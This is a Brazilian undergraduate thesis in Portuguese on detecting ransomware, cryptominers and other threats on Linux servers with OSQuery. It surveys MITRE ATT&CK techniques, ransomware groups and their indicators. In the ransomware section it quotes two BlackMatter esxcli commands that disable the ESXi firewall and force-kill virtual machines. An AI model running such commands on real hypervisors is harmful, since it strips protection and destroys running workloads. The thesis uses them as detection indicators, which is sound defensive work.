UNIVERSIDADE FEDERAL DE PERNAMBUCO
CENTRO DE INFORMÁTICA

Graduação em Ciência da Computação

Utilização de *OSQuery* para Detecção de Comportamentos Maliciosos em Servidores Linux

Saulo Guilhermino Ferreira Lima

Trabalho de Graduação

Recife
20 de Outubro de 2022

UNIVERSIDADE FEDERAL DE PERNAMBUCO
CENTRO DE INFORMÁTICA

Saulo Guilhermino Ferreira Lima

Utilização de *OSQuery* para Detecção de Comportamentos Maliciosos em Servidores Linux

Trabalho apresentado ao Programa de Graduação em Ciência da Computação do CENTRO DE INFORMÁTICA da UNIVERSIDADE FEDERAL DE PERNAMBUCO como requisito parcial para obtenção do grau de Bacharel em Ciência da Computação.

Orientador: *Prof. Dr. Kiev Gama*

Recife
20 de Outubro de 2022

Ficha de identificação da obra elaborada pelo autor,
através do programa de geração automática do SIB/UFPE

Lima, Saulo Guilhermino.
Utilização de OSQuery para Detecção de Comportamentos Maliciosos em Servidores Linux / Saulo Guilhermino Lima. - Recife, 2022.
75 p : il., tab.

Orientador(a): Kiev Santos da Gama
Trabalho de Conclusão de Curso (Graduação) - Universidade Federal de Pernambuco, Centro de Informática, Ciências da Computação - Bacharelado, 2022.

1. Malware. 2. Detecção e Resposta. 3. OSQuery. 4. Open-source. 5. Linux. I. Gama, Kiev Santos da . (Orientação). II. Título.

000 CDD (22.ed.)

Agradecimentos

Agradeço aos meus pais, Valéria e Severino, e à minha irmã, Sara, por todo o suporte e amor durante os meses escrevendo este trabalho e em todos os anos da minha vida. Agradeço à minha namorada Vitória por sempre ter paciência, compreensão e me dar muito carinho todos os dias desde que estamos juntos. Agradeço aos meus colegas de turma, que hoje formam o grupo de amigos que trouxe leveza à rotina de graduação e me auxiliou a chegar até aqui: Éden, Gabriel Pessoa, Lucas Barros, Lucas Cardoso, Luan Brito, Rafael Mota e Vitor Maia. Por fim, agradeço aos professores do Centro de Informática por todo conhecimento adquirido e experiências vivenciadas durante estes cinco anos de curso, em especial ao meu orientador Kiev Gama pelo suporte no desenvolvimento deste trabalho, à equipe da Secretaria de Graduação por sempre nos auxiliar com as pendências burocráticas da Universidade, à equipe do PET-Informática por tantas participações engrandecedoras na vida acadêmica e a todo o time administrativo e técnico por manter o dia-a-dia do Centro de Informática sempre funcional e acolhedor aos alunos.

Resumo

A adoção de Linux como sistema operacional para servidores em empresas de diversos portes acompanha a mudança de cenário das ameaças cibernéticas, que também passam a tratar este novo utilitário como alvo por meio da produção de *malwares* especializados. Este trabalho busca explorar as principais ameaças a servidores Linux e analisar as capacidades de identificação de seus comportamentos pelo OSQuery, uma ferramenta multiplataforma *open-source* de consultas a informações de estado do sistema operacional. Foram realizadas simulações de ataques a um ambiente controlado, testadas múltiplas possibilidades de detecção para cada cenário e analisados seus respectivos impactos nos recursos de máquina. Ficou evidente a eficácia do OSQuery que, acompanhado da implementação de procedimentos prévios de reconhecimento do ambiente e mapeamento dos cenários de risco, é capaz de rapidamente apontar situações de risco ao sistema.

Palavras-chave: *Malware*, Detecção e Resposta, OSQuery, *Open-source*, Linux

Abstract

The adoption of Linux as an operating system for servers in companies of different sizes follows the changing scenario of cyber threats, which also start to treat this new utility as a target through the production of specialized malware. This work seeks to explore the main threats to Linux servers and analyze the capabilities of OSQuery (an open source cross-platform tool to query operating system state information) in identifying its behavior. Attack simulations on a controlled environment were performed, multiple detection possibilities were tested for each scenario and their respective impacts on machine resources were analyzed. The effectiveness of OSQuery was evident, which, accompanied by the implementation of previous procedures for recognizing the environment and mapping risk scenarios, is capable of quickly pointing out risk situations to the monitored system.

Keywords: Malware, Detection and Response, OSQuery, Open-source, Linux

Sumário

Lista de Figuras

Capítulo 1

Introdução



Figura 1.1 Evolução do número de novas famílias de malwares dedicados a exploração de servidores Linux descobertas por ano entre 2010 e 2020 [1].

Em paralelo com diversas ameaças cibernéticas que buscam o comprometimento de equipamentos de uso pessoal (em especial dispositivos Windows), observa-se, nos últimos anos, uma crescente onda de ataques a servidores Linux [2] que acompanha a forte adoção da indústria de software ao uso de computação em nuvem, onde predomina a presença de hosts de diversas distribuições Linux [3][4]. Atualmente, de acordo com dados da W3Techs [5], no ranking de um milhão de *websites* mais populares, cerca de 41,5% destes estão sendo hospedados em

servidores cujo sistema operacional é baseado em Linux. Em adição, de acordo com a RedHat em um estudo de 2019 [6], cerca de 54% de todas as aplicações executadas em infraestruturas de *cloud* pública são hospedadas em máquinas virtuais Linux. Esta adoção vem acompanhada de uma alta nos ciberataques direcionados a servidores Linux [7], como apresentado na figura 1.1. Sendo assim, o estudo de práticas para detecção de comportamentos maliciosos em tais ambientes é de suma importância para se minimizar ao máximo o dano causado por tais ameaças, seu impacto nos negócios de diversos ramos ou até se impedir que ocorram ataques às infraestruturas empresariais, através da rápida identificação de comprometimento de seus sistemas.

Ao decorrer deste trabalho, serão utilizadas muitas referências classificadas como *literatura cinzenta*, ou seja, conteúdos publicados em meios não oficiais (em sua maioria, neste trabalho, *blogs* técnicos e outros *websites* especializados em segurança da informação) e que não seguem o *pipeline* convencional de revisão de pares para a publicação. Isto se dá por conta do imediatismo característico de tópicos relacionados a tendências de segurança da informação, pois, assim como na engenharia de software, o compartilhamento *online* de conhecimento por parte de engenheiros possibilita a outros profissionais e pesquisadores a fácil consulta de informações atualizadas sobre diversas temáticas [8]. Para além de notícias a respeito dos acontecimentos utilizados para exemplificar práticas mencionadas neste trabalho, também serão referenciados publicações técnicas em plataformas e *websites* especializados que realizam análises comportamentais de softwares maliciosos e outras páginas com descrições e conceitos pertinentes a este trabalho.

1.1 Objetivos

Este trabalho tem como objetivo sumarizar, através de pesquisas bibliográficas descritas posteriormente, as principais ameaças cibernéticas (previamente conhecidas e/ou emergentes) a servidores Linux corporativos, bem como seus comportamentos mais notórios em sistemas operacionais e também táticas eficazes para detecção destas ameaças.

Em adição, objetiva-se realizar a replicação destas técnicas de detecção de forma prática utilizando-se o OSQuery, apresentado a seguir, como interface humano-máquina. Ou seja, objetiva-se a criação de artefatos de software, em forma de conjuntos de queries SQL a serem executadas pelo OSQuery, que sejam capazes de performar, com sucesso e baixo consumo de recursos de máquina, algumas das técnicas enumeradas previamente, de modo a auxiliar equipes de Segurança da Informação a detectar e responder rapidamente a possíveis comprometimentos da sua infraestrutura local. Este auxílio pode se dar por meio do envio de alertas de

ferramentas de SIEM condicionados ao resultado das execuções das queries produzidas neste trabalho.

1.2 Estrutura do Trabalho

Primeiramente, este trabalho realiza, nas sessões 2.1 e 2.2, uma revisão e apresentação das principais técnicas utilizadas por agentes maliciosos para a realização do primeiro acesso a um dispositivo. Neste momento, será utilizada como base a matriz *MITRE ATT&CK* [9], uma coleção de técnicas utilizadas por diversos agentes maliciosos introduzida na seção 2.1. Esta apresentação visa introduzir o leitor ao conceito de técnicas, táticas e procedimentos, aos diferentes comportamentos apresentados por ameaças reais e exemplos de casos de grande notoriedade na comunidade de segurança cibernética internacional.

Em seguida, na sessão 2.3, como parte integrante do tópico principal deste trabalho, são apresentadas as principais ameaças a servidores Linux, com uma detalhada descrição de cada tipo e enumeração de características comportamentais de seus processos de execução em dispositivos infectados bem como sugestões de detecção destas características.

Mais adiante, já no capítulo 4, são simulados cenários de ataques utilizando ferramentas que emulem os comportamentos das ameaças citadas anteriormente e, em paralelo, são propostas queries SQL, executadas a partir do OSQuery, que possam retornar informações que evidenciem a execução dos agentes maliciosos. Ao fim de cada cenário, são avaliados os resultados das queries executadas.

Finalmente, no capítulo 5, é realizado um apanhado geral do trabalho e enumeradas sugestões de próximos passos do desenvolvimento deste.

Capítulo 2

Fundamentação

2.1 Matriz MITRE ATT&CK

Como mencionado anteriormente, uma importante enumeração de técnicas utilizadas por agentes maliciosos é a matriz *MITRE ATT&CK* [9]. Esta matriz originou-se em 2013 a partir de um conjunto de documentações de táticas, técnicas e procedimentos (TTPs) utilizadas em ataques a redes corporativas de hosts Windows. Tais TTPs foram identificados pelo grupo de pesquisa da Mitre Corporation, uma organização sem fins lucrativos que realiza a gerência de centros de pesquisa e desenvolvimento que prestam serviços a diversas agências governamentais dos EUA nos ramos de aviação, defesa, saúde, segurança interna e segurança cibernética, entre outros [10]. Hoje, com a evolução das pesquisas e coletas de informações, a matriz *MITRE ATT&CK* pode ser aplicada a dispositivos Windows, MacOS, Linux, dispositivos de infraestrutura de rede, tecnologias de *Containers*, entre outros.

A matriz apresenta colunas referentes a cada fase de uma invasão de dispositivo eletrônico, que vão desde *reconhecimento* (mapeamento da superfície de ataque) e *acesso inicial* até *movimento lateral* (infecção de outros ativos em uma mesma rede), *comando e controle* (estabelecimento de conexão do alvo com outros ativos de controle do atacante) e *exfiltração* (roubo e exportação de dados do alvo para ativos de controle do atacante). Nas linhas de cada coluna são enumeradas as diversas técnicas utilizadas por um atacante para obter sucesso na correspondente fase da invasão, como por exemplo *phishing* e *comprometimento da cadeia de suprimentos*, para a fase de acesso inicial ou *criação de contas* e *sequestro de fluxos de execução* para a fase de *persistência*.

2.2 Técnicas Utilizadas Para o Acesso Inicial

Apesar de cada classificação de *malware* possuir características próprias durante seu processo de atuação em um *host*, as fases iniciais de ataques a dispositivos são, em grande parte, compartilhadas entre diversos tipos de ameaças. Portanto, de acordo com a tabela *ATT&CK* [9], a seguir são listadas as técnicas que podem ser utilizadas por atores maliciosos para o acesso inicial (infecção) de um *host*:

2.2.1 Drive-by Compromise

Esta técnica [11] se utiliza da interação de um usuário com algum serviço malicioso em controle do atacante, como por exemplo um *website* que explora uma vulnerabilidade de execução arbitrária de códigos em navegadores de versões específicas. Neste exemplo, o usuário não percebe que, apenas ao visitar a página maliciosa, seu dispositivo já está comprometido e o atacante já possui algum nível de acesso aos seus sistemas.

Um exemplo prático de uso desta técnica foi detectado em 2017 [12], quando o grupo denominado Andariel (supostamente financiado pelo Governo Norte-Coreano) utilizou-se de uma vulnerabilidade no componente ActiveX para Internet Explorer que permite a criação de arquivos JavaScript ou VBScript no dispositivo da vítima. Estes arquivos, então, eram acessados silenciosamente pelo browser e realizavam o download de um backdoor nos sistemas-alvo.

2.2.2 Exploit Public-Facing Application

Esta técnica [13] se utiliza de vulnerabilidades em sistemas acessíveis pela internet, seja por má-configuração, desatualização ou falha no desenvolvimento. Para o caso específico de aplicações *web*, pode-se ser utilizado o OWASP Top 10 [14] (*ranking* de principais problemas de segurança encontrados em aplicações *web*) como referência para exemplificar quais são as falhas de segurança mais presentes e exploradas por atores maliciosos nestes sistemas. Exemplos encontrados na lista são: *Broken Access Control* (o sistema não segrega corretamente os privilégios de cada usuário), *Injection* (o sistema possui pontos de entrada de dados controlados pelo usuário e não faz o correto filtro destes *inputs*, permitindo assim que um usuário mal intencionado realize injeção de HTML, JavaScript ou SQL, por exemplo), entre outros.

Um exemplo prático de uso desta técnica é o caso do grupo Iron Tiger [15], um conjunto de atores maliciosos que, em 2019, foi flagrado realizando ataques a organizações governamentais, provedores de telecomunicações e bancos do Oriente Médio e Sudeste Asiático por meio da exploração de uma vulnerabilidade conhecida em servidores *Microsoft Exchange* denominada

CVE-2020-0688. Esta falha permite que um atacante force o referido servidor a desserializar um objeto malicioso e executar códigos .NET com privilégios totais na máquina em que está instalado. [16]

2.2.3 Hardware Additions

Diferentemente de procedimentos anteriores, esta técnica [17] se utiliza da adição de dispositivos de hardware aos sistemas já existentes ou à rede em si. Exemplos de adição maliciosa de hardware a sistemas já presentes em uma rede são os *Bad USBs*, como por exemplo o *Rubber Ducky* [18]: um dispositivo USB que se assemelha a um *pendrive* mas que se trata de um Human Interface Device, ou seja, um dispositivo que é interpretado pelo sistema operacional do *host* como um teclado. Portanto, assim que plugado em uma interface USB, o dispositivo automaticamente insere entradas de teclado na máquina alvo e é capaz de executar ações complexas (como garantir ao atacante um acesso remoto e persistente ao dispositivo da vítima) em poucos segundos.

Para o caso de adição de novos dispositivos à rede alvo, pode-se citar o caso *DarkVishnya*, em que, no ano de 2018, "pelo menos oito bancos na Europa Oriental foram alvos de ataques (...), que causaram danos estimados em dezenas de milhões de dólares" [19]. Neste ocorrido, um atacante disfarçado deslocava-se fisicamente ao prédio das instituições e realizava a instalação de dispositivos maliciosos, como o microcomputador Raspberry Pi, em ambientes onde não levantassem suspeitas (como salas de reunião, por exemplo). O dispositivo servia como um ponto de acesso dos criminosos à rede local e era utilizado para performar escaneamentos de rede e outros ataques.

2.2.4 Phishing

De conceito e nomenclatura bastante conhecidos, a técnica de "pescaria" [20] envolve a persuasão do *fator humano* para a coleta de informações sensíveis (como credenciais de acesso) ou até mesmo execução do malware no ambiente alvo. Existem diversas variações deste tipo de engenharia social, como o *Spearphishing Link* [21], que trata-se do envio de mensagens contendo links para páginas que replicam sistemas oficiais, como páginas de login de redes sociais ou outros sistemas corporativos, e buscam por capturar credenciais ou enganar quem acessa para que sejam baixados e executados arquivos maliciosos nos seus sistemas. Esta técnica é bastante útil para se burlar proteções mais básicas de sistemas de e-mail, ao contrário da *Spearphishing Attachment* [22], que consiste no envio dos anexos maliciosos diretamente nas mensagens eletrônicas. É importante ressaltar que tais anexos não são exclusivamente arquivos

executáveis, mas também quaisquer tipos de arquivos que possam explorar vulnerabilidades de "execução de código arbitrário" no dispositivo atacado.

Exemplos práticos deste tipo de *Phishing* foram identificados no início de Junho de 2022, após a divulgação da vulnerabilidade CVE-2022-30190 (conhecida como *Follina*) [23][24] que, em resumo, permite que sejam executados códigos maliciosos em dispositivos Windows ao se abrir um arquivo *.doc* ou *.docx* especialmente construído (ou apenas ao se visualizar a miniatura do documento, para o caso de arquivos *.rtf*). Um grupo de cibercriminosos supostamente ligados ao governo chinês (conhecido como TA413) foi flagrado disfarçado de membros do governo Tibetano em ataques a esta mesma comunidade através do envio de documentos Word maliciosos em arquivos .ZIP que tinham como objetivo a instalação de programas de captura de credenciais nos dispositivos [25].

2.2.5 Replication Through Removable Media

Semelhante à técnica de *Hardware Addition*, citada anteriormente, esta técnica [26] também exige a presença física do atacante no ambiente a ser atacado. Como o próprio nome sugere, a referida tática faz uso de features de execução automática de programas em dispositivos de armazenamento removível (como *pendrives* e cartões SD). Esta estratégia pode ser bastante útil em casos de ataques a sistemas isolados, ou seja, inacessíveis via rede externa.

São diversos os exemplos de ameaças que comportam-se desta maneira, uma destas é um software de acesso remoto conhecido como Crimson RAT [crimson], que vem sendo utilizado desde 2013 por um grupo cibercriminoso especializado conhecido como Transparent Tribe e, entre outros módulos, possui um (chamado USB Worm) específico para prover sua auto replicação para dispositivos de armazenamento removível e posterior instalação em sistemas nos quais estes dispositivos forem inseridos.

2.2.6 Supply Chain Compromise

O comprometimento de Cadeia de Suprimentos [27] consiste no ataque a componentes que apresentam-se anteriores ao produto final consumido pelos usuários, como códigos de dependências de software, ferramentas ou ambientes de desenvolvimento e entrega do produto final (com o objetivo de fornecer aos usuários atualizações maliciosas de softwares já instalados ou versões alteradas de novos programas). A cadeia de suprimentos pode ser comprometida não apenas por atacantes externos, como também pelos próprios desenvolvedores de seus componentes. Situações como esta foram registradas no início de 2022 quando, motivados pela guerra entre Rússia e Ucrânia, desenvolvedores de *libs* utilizadas por milhares de projetos em JavaS-

cript realizaram os chamados “protestwares”, que consistiram no *release* de novas versões de seus projetos que não adicionavam funcionalidades pertinentes aos seus códigos, mas sim os faziam passar a exibir mensagens pró Ucrânia nos projetos nos quais eram importados [28].

Um exemplo de grande notoriedade da prática deste tipo de técnica ocorreu entre o fim de 2019 e no decorrer de 2020 e 2021, quando a SolarWinds, uma grande fornecedora de softwares do mercado global, sofreu um ataque em que seu ambiente de desenvolvimento e *delivery* de soluções foi comprometido. Com esta invasão, os atacantes conseguiram enviar updates maliciosos do produto Orion contendo códigos de instalação de backdoors aos servidores dos diversos clientes da SolarWinds. Centenas de clientes, incluindo empresas como Microsoft, Intel, Cisco, Deloitte e órgãos do governo Americano, instalaram o update malicioso e sofreram impactos de gravidades diversas em suas infraestruturas. [29][30]

2.2.7 Trusted Relationship

O comprometimento das Relações de Confiança [31] assemelha-se ao uso de Contas Válidas, citado a seguir. Neste caso, trata-se do comprometimento de sistemas corporativos a partir de terceiros que possuam acessos a estes. Diversas são as possibilidades de profissionais, equipes ou companhias terceirizadas que têm acessos a sistemas importantes em redes corporativas, como, por exemplo, companhias que prestam serviços de suporte de Tecnologia da Informação, provedores de infraestrutura, entre outros.

Um caso que exemplifica a prática deste tipo de tática ocorreu em 2016, quando uma equipe de invasores, supostamente financiada pelo governo Russo, conseguiu acesso a equipamentos da rede interna do Comitê de Campanha Democrática do Congresso dos Estados Unidos da América (DCCC) e, posteriormente, utilizou-se deste acesso para comprometer a rede do Comitê Democrata Nacional daquele país (DNC). Com estes acessos, os criminosos obtiveram sucesso em monitorar e realizar a exfiltração de e-mails, materiais de campanha e outros documentos internos destes órgãos. [32]

2.2.8 Valid Accounts

Por fim, a técnica de utilização de Contas Válidas [33] realiza a utilização de credenciais legítimas de acesso (obtidas de maneira ilícita, na maioria dos casos, ou abusadas por seus utilizadores genuínos) para o comprometimento de sistemas. Este tipo de prática pode ocorrer através do roubo de credenciais(utilizando-se técnicas como *phishing*, instalação de *keyloggers*, acesso indevido a base de dados, entre outros) ou do uso de credenciais do uso de credenciais-padrão dos sistemas (em casos de má configuração), por exemplo.

Situações como esta foram identificadas ocorrendo no Brasil em pelo menos dois casos de grande notoriedade. O primeiro, ocorrido ao final de 2021, apresenta evidências desta tática juntamente com o comprometimento das Relações de Confiança, citado anteriormente. Cerca de 6% dos restaurantes cadastrados na plataforma iFood, aproximadamente dezesseis mil e duzentos, tiveram seus nomes alterados para frases de ofensa a figuras públicas da política nacional. Posteriormente, a companhia informou que o ataque aconteceu através de um funcionário terceirizado que possuía acessos para realizar tais edições na plataforma e o fez de forma indevida [34]. O segundo caso ocorreu no mesmo período, quando foi identificada a venda online de credenciais de acesso a sistemas relacionados ao Ministério da Saúde. Credenciais válidas do CadSUS permitem que o usuário realize a edição de dados de qualquer cidadão Brasileiro nos sistemas do Sistema Único de Saúde (incluindo nomes de familiares, tipo sanguíneo e até declaração de nascimento ou óbito). Já aquelas do E-SUS, vendidas por valores menores, são utilizadas para consultas destes e outros dados dos cidadãos [35].

2.3 Técnicas Utilizadas Durante a Infecção

Apresentadas as técnicas utilizadas por ameaças para infecção de ativos, este é o momento de separar as especificidades de cada tipo de *malware* durante o processo de atuação no host já infectado (etapa explorada neste trabalho). De acordo com a equipe de Análise de Ameaças da VMWare, em estudo recente a respeito das principais ameaças a servidores Linux em ambientes *multi-cloud* [36], estes softwares maliciosos que podem ser agrupados em três classificações mais evidentes: *ransomware*, criptomineradores e ferramentas de acesso remoto (RAT, *remote access tools* ou *remote access trojans*). Esta mesma divisão de categorias será utilizada neste trabalho.

2.3.1 Ransomware

Malwares classificados como Ransomware são aqueles cujo comportamento principal é o sequestro de alguma(s) funcionalidades(s) de dispositivos eletrônicos e a exigência de pagamento de resgate pelo restabelecimento destas funcionalidades [37]. Com a popularização das criptomoedas, juntamente com sua possibilidade de transferência anônima de recursos financeiros, o modelo de negócio conhecido como *Ransomware As A Service* surgiu e ganhou espaço no cibercrime [38].

Neste modelo, o software malicioso e a infraestrutura necessária para sua operação são vendidas ou alugadas pelos *operadores* a pessoas (ou grupos) chamados de *afiliados*. Após o fechamento do "contrato" entre estas partes, os *afiliados* são responsáveis por identificar e realizar o acesso aos sistemas-alvo, especificar valores de resgate e se comunicar com as vítimas através, principalmente, de serviços de chat anônimos, enquanto os *operadores* provém a infraestrutura onde são hospedados os serviços de comando e controle dos softwares distribuídos, portais de pagamento, painéis de administração de ameaças, serviços para armazenamento e possível vazamento de dados das vítimas, entre outros. Para cada ataque bem sucedido (ou seja, nos quais o pagamento do resgate foi realizado), os *operadores* recebem o valor total e repassam uma parcela aos *afiliados* responsáveis por aquela operação. Sendo assim, organizações criminosas dessa natureza estão cada vez maiores, mais numerosas e realizando ataques bastante danosos a alvos cuidadosamente selecionados [39].

2.3.1.1 Principais Grupos de Ransomware

Alguns dos grupos de malwares deste tipo são [36]:

- **REvil:** Grupo que encerrou suas atividades em Janeiro de 2022 após a prisão de seus

membros pelas forças policiais russas [40];

- **DarkSide:** Grupo que surgiu em Agosto de 2020 e encerrou suas operações em Maio de 2021, retornando posteriormente, em Julho do mesmo ano, passando a nomear-se *BlackMatter*. Encerrou suas atividades em Novembro de 2021, após a descoberta de uma falha que possibilitou a reversão das encriptações de arquivos [41];
- **Defray777:** Grupo responsável pelos ataques ao Tribunal de Justiça de Pernambuco, em Outubro de 2020, Superior Tribunal de Justiça, em novembro do mesmo ano [42] e lojas Renner, em Agosto de 2021 [43];
- **LockBit:** Grupo cujo Brasil é o terceiro país com mais vítimas de ataques [44] e que, em outubro de 2021, passou a explorar também servidores Linux, em especial aqueles destinados à virtualização [45];

2.3.1.2 Performance de um Ataque de Ransomware

Um importante fator a se levar em conta no processo de detecção de uma infecção por *ransomware* é o tempo necessário para que seja realizada a encriptação completa dos arquivos-alvo no sistema comprometido, pois, logicamente, quanto mais rápida seja feita a identificação do comprometimento, menor é o impacto sofrido pelo host. De modo a quantificar este valor, uma tabela divulgada pelo próprio grupo LockBit, em seu *website* na rede Tor [46], registra os valores obtidos em supostos testes de *bechmark* realizados entre diversas variantes do malware.

Na tabela 2.1, é apresentado um recorte dos números apresentados no website citado e são destacados os valores correspondentes às duas versões do LockBit, que utilizam uma combinação dos algoritmos de Advanced Encryption Standard (AES) e Elliptic-Curve Cryptography (ECC) para a realização da cifragem de dados a uma taxa média de 266 MB/s e 373 MB/s respectivamente. É importante ressaltar que tais valores foram encontrados em testes realizados em uma máquina Windows Server 2016, como apontado na própria página [46].

Em busca de validar tais números, uma equipe de pesquisadores da Splunk [47] realizou um experimento similar utilizando-se 10 grupos diferentes de *ransomware* (a saber: LockBit, Babuk, Avaddon, Rayuk, rEvil, BlackMatter, Darkside, Conti, Maze e Mespinoza). Em diferentes ambientes Windows, foram coletados cerca de 53GB de arquivos de formatos entre PDF, DOC, XLS entre outros para a realização dos testes. Os resultados podem ser conferidos na tabela 2.2.

Ainda que tais valores sejam identificados em hosts Windows, os números indicam uma característica importante sobre este tipo de ameaça: Ataques com versões avançadas de *ransomware* conseguem realizar encriptação de arquivos a uma taxa média de 10 GB por minuto

Name of the ransomware	Speed in megabytes per second	Time spent for encryption of 100 GB	Self spread
LOCKBIT 2.0	**373 MB/s**	**4M 28S**	**Yes**
LOCKBIT	**266 MB/s**	**6M 16S**	**Yes**
Cuba	185 MB/s	*9M*	No
BlackMatter	185 MB/s	*9M*	No
Babuk	166 MB/s	*10M*	Yes
Sodinokibi	151 MB/s	*11M*	No
Ragnar	151 MB/s	*11M*	No
NetWalker	151 MB/s	*11M*	No
MAKOP	138 MB/s	*12M*	No
RansomEXX	138 MB/s	*12M*	No

Tabela 2.1 Recorte de tabela de performance de diferentes variantes de ransomware, por LockBit 2.0 [46]

Família	**Duração Mediana**
LockBit	00:05:50
Babuk	00:06:34
Avaddon	00:13:15
Ryuk	00:14:30
Revil	00:24:16
BlackMatter	00:43:03
Darkside	00:44:52
Conti	00:59:34
Maze	01:54:33
Mespinoza (PYSA)	01:54:54
Média das Durações Medianas	00:42:52

Tabela 2.2 Comparativo entre tempos de criptografia de variantes de Ransomware, por SPLUNK [47]

de forma reversível apenas mediante pagamentos de altos valores. Dados de 2020 [48] revelam que o valor médio de um pedido de resgate dos operadores do LockBit está próximo de US$ 33 mil, com picos de até US$ 54 mil.

2.3.1.3 Características de um Ataque de Ransomware

Um aspecto encontrado em diversos grupos de *ransomware* baseados em sistemas Linux, ainda que trivial, merece atenção: Nem todos os diretórios do sistema são alvos de encriptação por parte da ameaça, pois muitos deles guardam arquivos que, em caso de corrupção, tornariam o sistema completamente inutilizável (algo que é evitado na maioria dos ataques “comerciais”, pois o objetivo tende a ser mais financeiro que operacional). Sendo assim, arquivos presentes

em diretórios tais quais `/proc`, `/bin`, `/usr/bin` e `/lib` são explicitamente evitados nos códigos destes programas [36].

Para o caso específico de servidores dedicados a virtualização através do VMWare Hypervisor (VMware ESXi), foi notada a execução do comando localizado via */sbin/esxcli* para a interrupção do funcionamento de ambientes virtualizados e sua posterior encriptação de disco. Portanto, a detecção de execução deste comando em momentos sem acesso direto de operadores do servidor pode ser um indicativo de infecção [36]. Como exemplo, a figura 2.1 (trecho da análise estática do código-fonte de um executável do malware REvil, em sua variante para Linux, disponível em [49]) aponta a presença do referido comando no código.

Figura 2.1 Análise de executável do REvil para Linux [49]

De forma mais pontual, utilizando dados obtidos através da enciclopédia de ameaças da Trend Micro [50], podemos identificar alguns comportamentos característicos de certos grupos de malware, como por exemplo:

A família BlackMatter [51] é caracterizada pela criação de um arquivo localizado em `/tmp/main.log` e, como citado anteriormente para o caso de sistemas de virtualização, cria processos com as seguintes linhas de comando de modo a desabilitar softwares de firewall de ambientes virtualizados e finalização destes mesmos ambientes, o que acarreta na finalização de processos legítimos, como o `vmsyslogd`:

```
esxcli network firewall set --enabled false

esxcli vm process kill --type=force --world-id {ID}
```

Ainda se tratando da família BlackMatter, porém não exclusivamente: algumas conexões de rede são abertas para endereços externos com a intenção de roubo e armazenamento de dados internos do sistema atacado. Este comportamento tem se apresentado em diversos grupos modernos de ransomware e tem o objetivo de tornar o processo de extorsão ainda mais efetivo através da ameaça de publicação das informações obtidas durante o ataque [52]. Além disso, como apresentado na tabela 2.1, algumas variações de malware também possuem capacidades de auto propagação na rede, através de scans automáticos de IPs internos e tentativas de exploração de diversas vulnerabilidades nas máquinas encontradas, de modo a espalhar a infecção ao maior número de hosts possível, como é o caso do ransomware Satam [53]. Portanto, o monitoramento das conexões de rede abertas por processos do sistema também pode auxiliar na detecção de infecção.

Ao final de 2021, foi identificada [54] uma nova variante da família Cerber (existente desde 2016 [55], quando atacava dispositivos pessoais Windows) que, nesta onda de ataques, tem como alvos servidores Linux de GitLab expostos à internet e vulneráveis à CVE-2021-22205 [56], uma vulnerabilidade crítica no componente de manipulação de arquivos de imagem (*ExifTool*) do GitLab que pode acarretar em execução arbitrária de códigos no servidor a partir de um usuário não autenticado. Análises de amostras de tal malware [57] permitiram a identificação de comportamentos característicos de sua rotina: Criação do arquivo `/tmp/.x11-nix-eYu6H3` e sua posterior remoção, encriptação de arquivos encontrados nos diretórios

`/var/opt/gitlab/backups`, `/var/opt/gitlab/gitlab-rails/shared` e `/var/opt/gitlab/git-data`, resultando em novos arquivos com extensão *.locked* e criação de arquivos com especificações de resgate nomeados como

`__$$RECOVERY_README$$__.html` em diretórios de Desktop e demais diretórios encriptados.

Levando-se em conta o que foi mencionado, é válido salientar que, mesmo que grupos diferentes de ransomware possuam comportamentos e rotinas peculiares durante seu processo de infecção, o monitoramento de eventos no sistema de arquivos, de novas conexões de rede abertas e de processos e threads geradas pode se mostrar suficiente para a rápida identificação de um ataque relacionado a este tipo de ameaça em servidores Linux.

2.3.2 Criptomineradores

Malwares denominados criptomineradores, também conhecidos como *cryptojacking malware*, são aqueles dedicados ao *sequestro* e abuso de recursos de processamento de servidores para a mineração de criptomoedas. Ataques desse tipo tornaram-se comuns, não surpreendentemente, com a ascensão e popularização de cripto ativos como o Bitcoin e, principalmente, Monero [58][36]. De acordo com dados da SonicWall [59]: "Em 2021, o número de tentativas de *cryptojacking* subiu para 97 milhões, um aumento de 19% ao ano e uma média de 338 tentativas de *cryptojacking* por rede de cliente", tendo a infecção ocorrido através de ataques como phishing com links maliciosos para páginas contendo scripts de mineração que são executados no navegador da vítima, *malvertising* (utilização de anúncios maliciosos para propagação do malware), softwares pirateados e exploração de vulnerabilidades em servidores expostos à internet.

Ainda em 2021, equipes da própria SonicWall identificaram [60] ataques de softwares maliciosos a servidores de *cloud computing* da Alibaba Cloud, quarta maior companhia do segmento, que têm o objetivo de, após desabilitar serviços nativos de proteção dos servidores e desligar processos que possam concorrer por recursos de CPU, realizar o download e instalação do *XMRig Miner*, uma popular ferramenta open-source de mineração de cripto ativos em alta performance utilizada por cerca de 89% das variantes de malwares destinados ao *cryptojacking* [36].

